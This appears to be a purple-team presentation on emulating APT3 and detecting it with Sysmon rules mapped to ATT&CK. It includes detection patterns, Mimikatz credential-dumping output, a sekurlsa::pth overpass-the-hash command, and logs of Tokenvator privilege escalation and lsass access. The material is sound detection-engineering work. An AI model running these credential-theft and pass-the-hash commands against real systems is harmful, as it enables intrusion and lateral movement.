  <TargetImage name="T1055 Process Injection">C:\Windows\System32\sysmon.exe</TargetImage>
  <TargetImage name="T1055 Process Injection">C:\Windows\System32\rundll32.exe</TargetImage>
  ...
  <TargetImage name="T1055 Process Injection">C:\Windows\System32\svchost.exe</TargetImage>
  <StartFunction condition="contains" name="T1055 Process Injection">LoadLibrary</StartFunction>
</CreateRemoteThread>
```



```
<Sysmon schemaversion="4.1">
  <EventFiltering>
    <ProcessCreate onmatch="include">
      <Image condition="image" name="T1121 Regsvcs/Regasm">regsvcs.exe</Image>
      <Image condition="image" name="T1170 Mshta">mshta.exe</Image>
      <Image condition="image" name="T1202 Indirect Command Execution">wscript.exe</Image>
      <Image condition="begin with" name="T1036 Masquerading">C:\Windows\addins\</Image>
      ...
      <CommandLine condition="contains" name="T1196 Control Panel Items">control.exe /name</CommandLine>
      <CommandLine condition="contains" name="T1196 Control Panel Items">rundll32.exe shell32.dll,Control_RunDLL</CommandLine>
      <CommandLine condition="contains" name="T1089 Disabling Security Tools">DisableIOAVProtection</CommandLine>
      ... ...
      <ParentImage condition="image" name="T1202 Indirect Command Execution">wscript.exe</ParentImage>
      <ParentImage condition="image" name="T1202 Indirect Command Execution">cscript.exe</ParentImage>
    </ProcessCreate>
    <ProcessCreate onmatch="exclude">
      <Image condition="end with" name="undefined">C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\updaterstartuputility.exe</Image>
      <Image name="undefined">C:\Windows\System32\conhost.exe</Image>
      <Image name="undefined">C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeC2RClient.exe</Image>
      ...
    </ProcessCreate>
```



SCENARIO #1
-
APT3

APT3 - Intro

What about …

- ✓ Also known as **UPS Team** and suspected attribution China
- ✓ Target sectors: Aerospace and Defense, Construction and Engineering, High Tech, Telecommunications, Transportation

- ✓ Associated malware: **PLUGX**, SHOTPUT, COOKIECUTTER, SOGU
- ✓ **APT3** uses a combination of custom and openly available tools


- ✓ Attack vectors: The phishing emails used by APT3 are usually generic in nature, almost appearing to be spam

APT3 – Threat Analysis: Weapon / Tool: Assessment & Categorization

Weapon / Tool	Type	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command & Control
PIRPI	RAT (Custom)					✓	✓	✓				
SHOTPUT	RAT (Custom)					✓	✓	✓				
PLUGX	RAT (Custom)					✓	✓	✓				
Backdoor.APT.CookieCutter	RAT (Custom)					✓	✓	✓				
OSInfo	Information Discovery							✓				
Customized pwdump	Win Pwd Dumper						✓					
Customized Mimikatz	Win Pwd Dumper						✓					
Keylogger sw	Keylogger						✓			✓		
RemoteCMD	Remote Execution		✓						✓			
Dsquery	Information Discovery							✓				
ChromePass	Browser Pwd Dumper						✓			✓		
Lazagne	App. Pwd Dumper						✓					
ScanBox	ExploitKit / Keylogger		✓				✓					

APT3 – Threat Analysis: Techniques Assessment

Weapons - Tools



PLUGX RAT

Technique	ID
Command-Line Interface	T1059
File and Directory Discovery	T1083
Process Discovery	T1057
New Service	T1050
Modify Existing Service	T1031
Service Execution	T1035
…	…
… ….	…
… …. ….	…
Input Capture	T1056

LaZagne

Technique	ID
Credential Dumping	T1003
Credentials in Files	T1081
… ….	… …

OSInfo

Technique	ID
System Network Configuration Discovery	T1016
System Information Discovery	T1082
…	…
…	…
Remote System Discovery	T1018
… …	…
Permission Groups Discovery	T1069
… …. …	…
… …. …	…
… …. …	…

Customized Mimikatz

Technique	ID
Credential Dumping	T1003
…	…
… ….	… …

PIRPI RAT

Technique	ID
Exfiltration over Command and Control Channe	T1041
Command-Line Interface	T1059
Rundll32	T1085
Process Discovery	T1057
Remote System Discovery	T1018
System Network Connections Discovery	T1049
File and Directory Discovery	T1083
File Deletion	T1107
System Network Configuration Discovery	T1016
Remote File Copy	T1105

…. ….

Technique	ID
…	…
… …	…
… ….	…

Scenario #1

Scenario #2


Scenario #3

APT3 – Kill Chain Simulation 1/4

Category / Techniques	Description	Simulation
Privilege Escalation		
T1044 T1034 T1058 T1038	File System Permissions Weakness Path Interception Service Registry Permissions Weakness DLL Search Order Hijacking	PowerUp
Credentials		
T1003	Credential Dumping	Custom Mimikatz build + Ansible Module
Lateral Movement and Execution		
T1075 T1077	Pass the Hash Windows Admin Shares	Custom Mimikatz build + Custom Tool

APT3 – Kill Chain Simulation 3/4

Credential Dumping (T1003)




```
TASK [Mimikatz - 2018-09-19T09:09:56.9097572] ****************************************************************************************
task path: /media/sf_ansible-attack-simulation/main.yml:43
changed: [[redacted]] => {"changed": true, "new_message": [{"Domain": "", "NTLM": "", "Username": ""}, {"Domain": "[redacted]", "NTLM": "[redacted]",
"Username": "securityuser"}, {"Domain": "[redacted]", "NTLM": "[redacted]", "Username": "[redacted]"}, {"Domain": "[redacted]", "NTLM":
"[redacted]", "Username": "[redacted]"}, {"Domain": "[redacted]", "NTLM": "[redacted]", "Username": "[redacted]"}]}

TASK [debug] ****************************************************************************************************************************
task path: /media/sf_ansible-attack-simulation/main.yml:48
ok: [[redacted]] => {
    "msg": {
        "changed": true,
        "failed": false,
        "new_message": [
            {
                "Domain": "[redacted]",
                "NTLM": "[redacted]",
                "Username": "[redacted]"
            },
            {
                "Domain": [redacted]
                "NTLM": "[redacted]
                "Username": "[redacted]
            },
            {
                "Domain": [redacted]
                "NTLM": "[redacted]
                "Username": "[redacted]
            },|
            {
                "Domain": [redacted]
                "NTLM": "[redacted]
                "Username": [redacted]
            }
        ]
    }
}
```

Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.

APT3 – Kill Chain Simulation 4/4

OverPassTheHash (T1075)



```
gentilkiwi ( benjamin@gentilkiwi.com )\r\n ## \\ / ##       > http://blog.gentilkiwi.com/mimikatz\r\n '## v ##'       Vincent LE TOUX          (
vincent.letoux@gmail.com )\r\n  '#####'       > http://pingcastle.com / http://mysmartlogon.com   ***/\r\n\r\nmimikatz(commandline) # sekurlsa::pth [redacted]
domain:[redacted] /run:c:\\Temp\\OverPassTheHash.exe \r\nuser\t: [redacted]\r\ndomain\t: [redacted]\r\nprogram\t:
c:\\Temp\\OverPassTheHash.exe\r\nimpers.\t: no\r\nNTLM\t: [redacted]\n  |  PID  11612\r\n  |  TID  7100\r\n  |  LSA Process is now R/W\r\n  |
LUID 0 ; 1017459991 (00000000:3ca53517)\r\n  \\_ msv1_0   - data copy @ 000001D6F8FB4600 : OK !\r\n  \\_ kerberos - data copy @ 000001D6F9CD1878\r\n   \\_
aes256_hmac       -> null             \r\n   \\_ aes128_hmac       -> null             \r\n   \\_ rc4_hmac_nt       OK\r\n   \\_ rc4_hmac_old      OK\r\n   \\_
rc4_md4           OK\r\n   \\_ rc4_hmac_nt_exp   OK\r\n   \\_ rc4_hmac_old_exp  OK\r\n   \\_ *Password replace -> null\r\n\r\nmimikatz(commandline) #
exit\r\nBye!\r\n",
"stdout_lines": [
    "",
    "  .#####.   mimikatz 2.1.1 (x64) built on Nov  6 2017 03:34:10",
    " .## ^ ##.  \"A La Vie, A L'Amour\" - (oe.eo)",
    " ## / \\ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )",
    " ## \\ / ##       > http://blog.gentilkiwi.com/mimikatz",
    " '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )",
    "  '#####'       > http://pingcastle.com / http://mysmartlogon.com   ***/",
    "",
    "mimikatz(commandline) # sekurlsa::pth /user:[redacted] /domain:[redacted] /ntlm:[redacted] /run:c:\\Temp\\OverPassTheHash.exe ",
    "user\t: [redacted]",
    "domain\t: [redacted]",
    "program\t: c:\\Temp\\OverPassTheHash.exe",
    "impers.\t: no",
    "NTLM\t: [redacted]",
    "  |  PID  [redacted]",
    "  |  TID  7100",
    "  |  LSA Process is now R/W",
    "  |  LUID 0 ; 1017459991 (00000000:3ca53517)",
    "  \\_ msv1_0   - data copy @ 000001D6F8FB4600 : OK !",
    "  \\_ kerberos - data copy @ 000001D6F9CD1878",
    "   \\_ aes256_hmac       -> null             ",
    "   \\_ aes128_hmac       -> null             ",
    "   \\_ rc4_hmac_nt       OK",
    "   \\_ rc4_hmac_old      OK",
    "   \\_ rc4_md4           OK",
    "   \\_ rc4_hmac_nt_exp   OK",
    "   \\_ rc4_hmac_old_exp  OK",
    "   \\_ *Password replace -> null",
    "",
```


Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash.

APT3 – Detection: Logs Collection/Assessment 1/6

Process Discovery (T1057)

Discovery

Display list of currently running processes and services on the system.




```
RuleName: T1057 - Process Discovery
[redacted]
ProcessGuid: {71DCCA68-1F53-5BA2-0000-00100E56E83C}
ProcessId: 9052
Image: C:\Windows\System32\qprocess.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Query Process Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: "C:\Windows\system32\qprocess.exe" *
CurrentDirectory: C:\Users\securityuser\
User: [redacted]
LogonGuid: {71DCCA68-1F52-5BA2-0000-002050A0E73C}
LogonId: 0x3CE7A050
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=70BFD877E1736F23F4153423343C89A4693455C0,MD5=179E779B7880ED05A420C34D51DB7E4B,SHA256=017E9E2914E74A9510A7FCB4E281C2BE
ParentProcessGuid: {71DCCA68-1F53-5BA2-0000-00100AEAE73C}
  rentProcessId: 11304
    ntImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
      CommandLine: powershell.exe -noninteractive -encodedcommand WwBDAGBAhgBzAGBAbAB1AFOADgA6AFkAhgBwAHUAdABFAG4AYwBvAGQAaQBuAGcA
```

Exploitation for Privilege Escalation (T1068)

Privilege Escalation

This technique tries a series of exploits to elevate to a SYSTEM level process (these are actual exploits, not trust abuses, so there's always the potential for bluescreening).



```
RuleName: T1068 - Exploitation for Privilege Escalation
[redacted]
ProcessGuid: {71DCCA68-3B80-5BA2-0000-00102F1E563D}
ProcessId: 11056
Image: C:\temp\Tokenvator.exe
FileVersion: 1.0.0.0
Description: Tokenvator
Product: Tokenvator
Company:
CommandLine: c:\temp\Tokenvator.exe  GetSystem
CurrentDirectory: C:\Windows\system32\
User: [redacted]
LogonGuid: {71DCCA68-98D1-5B8F-0000-0020F48A0500}
LogonId: 0x58AF4
```

```
...Message>Process accessed.
RuleName: T1003 - Credential Dumping
[redacted]
SourceProcessGUID: {71DCCA68-3B80-5BA2-0000-00102F1E563D}
SourceProcessId: 11056
SourceThreadId: 9404
SourceImage: c:\temp\Tokenvator.exe
TargetProcessGUID: {71DCCA68-98A1-5B8F-0000-00107E890000}
TargetProcessId: 580
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1000
  llTrace: C:\Windows\SYSTEM32\ntdll.dll+a65a4|C:\Windows\System32\KERNELBASE.dl
```


```
A-3E3B0328C30D}'/><EventID>4703</EventID><Version>0</Version><Le
eated S[redacted]'/><EventRecordID>
rity</Channel><Computer>[redacted]</Computer><Security,
</Data><Data Name='SubjectUserName'[redacted]</Data><Data Name='SubjectDom
'>S-1-5-21-810877287-82779185-4547331-74124</Data><Data Name='TargetUserN
0x58af4</Data><Data Name='ProcessName'>C:\temp\Tokenvator.exe</Data><Data
a><Data Name='DisabledPrivilegeList'>-</Data></EventData><RenderingInfo C

Subject:
        Security ID:            S-1-5-21-810877287-82779185-4547331-74124
        Account Name:           [redacted]
        Account Domain:         [redacted]
        Logon ID:               0x58AF4

Target Account:
        Security ID:            S-1-5-21-810877287-82779185-4547331-74124
        Account Name:           [redacted]
        Account Domain:         [redacted]
        Logon ID:               0x58AF4

Process Information:
        Process ID:             0x2b30
        Process Name:           C:\temp\Tokenvator.exe

  bled Privileges:
                        SeDebugPrivilege

        ivileges:
```

APT3 – Detection: Logs Collection/Assessment 2/6

Bypass User Account Control (T1088)

Defense Evasion / Privilege Escalation

If you have a medium integrity process, but are an administrator, **UACBypass** will get you a high integrity process without prompting the user for confirmation.

